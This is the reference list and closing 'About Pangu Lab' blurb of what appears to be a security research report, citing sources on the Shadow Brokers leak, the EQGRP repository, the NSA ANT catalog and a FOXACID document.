1. The Shadow Brokers: don’t forget your base
   https://medium.com/@shadowbrokerss/dont-forget-your-base-867d304a94b1

2. The Shadow Brokers: x0rz-EQGRP https://github.com/x0rz/EQGRP/

3. NSA ANT catalog – Wikipedia https://en.wikipedia.org/wiki/NSA_ANT_catalog

4. FOXACID-Server-SOP-Redacted.pdf
   https://edwardsnowden.com/docs/doc/FOXACID-Server-SOP-Redacted.pdf

关于盘古实验室

北京奇安盘古实验室科技有限公司是在知名安全团队盘古实验室基础上成立，专注于高级安全研究和攻防对抗研究，在操作系统、虚拟化、物联网和应用安全研究上拥有扎实的研究能力和经验。